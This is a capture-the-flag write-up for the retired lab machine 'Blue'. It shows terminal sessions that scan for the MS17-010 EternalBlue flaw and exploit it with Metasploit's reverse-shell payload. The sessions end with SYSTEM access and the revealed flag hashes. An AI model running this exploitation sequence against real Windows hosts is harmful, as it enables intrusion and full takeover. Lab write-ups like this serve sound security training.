

Blue

Use searchsploit to find eternal blue exploits, which provides MS17-010, ls /usr/share/nmap/scripts and pipe to grep to serach for any nmap scripts that can tell us if a host is vulnerable to eternal blue, run the nmap script against the target:




```
┌──(kali㉿kali)-[~/Desktop]
└─$ searchsploit eternalblue
─────────────────────────────────────────────────────────────────────────────────────────── ──────────────────────────────────
 Exploit Title                                                                             |  Path
─────────────────────────────────────────────────────────────────────────────────────────── ──────────────────────────────────
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)           | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)  | windows_x86-64/remote/42030.py
─────────────────────────────────────────────────────────────────────────────────────────── ──────────────────────────────────
Shellcodes: No Results

┌──(kali㉿kali)-[~/Desktop]
└─$ ping 10.1.1.10
PING 10.1.1.10 (10.1.1.10) 56(84) bytes of data.
64 bytes from 10.1.1.10: icmp_seq=1 ttl=128 time=0.587 ms
64 bytes from 10.1.1.10: icmp_seq=2 ttl=128 time=0.445 ms
^C
--- 10.1.1.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1032ms
rtt min/avg/max/mdev = 0.445/0.516/0.587/0.071 ms

┌──(kali㉿kali)-[~/Desktop]
└─$ ls /usr/share/nmap/scripts | grep ms17
smb-vuln-ms17-010.nse

┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p445 -v -script smb-vuln-ms17-010 10.1.1.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-29 18:23 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Initiating Ping Scan at 18:23
Scanning 10.1.1.10 [2 ports]
Completed Ping Scan at 18:23, 0.00s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Initiating Connect Scan at 18:23
Scanning 10.1.1.10 [1 port]
Discovered open port 445/tcp on 10.1.1.10
Completed Connect Scan at 18:23, 0.00s elapsed (1 total ports)
NSE: Script scanning 10.1.1.10.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Nmap scan report for 10.1.1.10
Host is up (0.00046s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

NSE: Script Post-scanning.
Initiating NSE at 18:23
Completed NSE at 18:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
```


Metasploit provides quite a few eternal blue exploits, exploit/windows/smb/ms17_010_eternalblue works, set RHOSTS and LHOST to the proper hosts and exploit:




```
msf6 > search ms17

Matching Modules
================

   #   Name                                                 Disclosure Date  Rank     Check  Description
   -   ----                                                 ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue             2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruptio
n
   1   exploit/windows/smb/ms17_010_psexec                  2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Code Execution
   2   auxiliary/admin/smb/ms17_010_command                 2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Re
mote Windows Command Execution
   3   auxiliary/scanner/smb/smb_ms17_010                                    normal   No     MS17-010 SMB RCE Detection
   4   exploit/windows/fileformat/office_ms17_11882         2017-11-15       manual   No     Microsoft Office CVE-2017-11882
   5   auxiliary/admin/mssql/mssql_escalate_execute_as                       normal   No     Microsoft SQL Server Escalate EXECUTE AS
   6   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                  normal   No     Microsoft SQL Server SQLi Escalate Execute AS
   7   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                 normal   No     Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account
Enumeration
   8   auxiliary/admin/mssql/mssql_enum_sql_logins                           normal   No     Microsoft SQL Server SUSER_SNAME SQL Logins Enumeration
   9   auxiliary/admin/mssql/mssql_enum_domain_accounts                      normal   No     Microsoft SQL Server SUSER_SNAME Windows Domain Account Enume
ration
   10  exploit/windows/smb/smb_doublepulsar_rce             2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Wind
                                             ows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows
                                             Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded S
                                             tandard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```




```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\Administrator\Desktop
=======================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-20 23:56:36 -0700  desktop.ini
100444/r--r--r--  32    fil   2017-07-20 23:56:49 -0700  root.txt

meterpreter > cat root.txt
ff548eb71e920ff6c08843ce9df4e717meterpreter >
```



```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Users\haris\Desktop
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2017-07-14 06:45:52 -0700  desktop.ini
100666/rw-rw-rw-  32    fil   2017-07-20 23:54:02 -0700  user.txt

meterpreter > cat user.txt
4c546aea7dbee75cbd71de245c8deea9meterpreter >
```



Blue has been Pwned!

Congratulations flerb, best of luck in capturing flags ahead!

#26528
MACHINE RANK

04 Oct 2021
PWN DATE

RETIRED
MACHINE STATE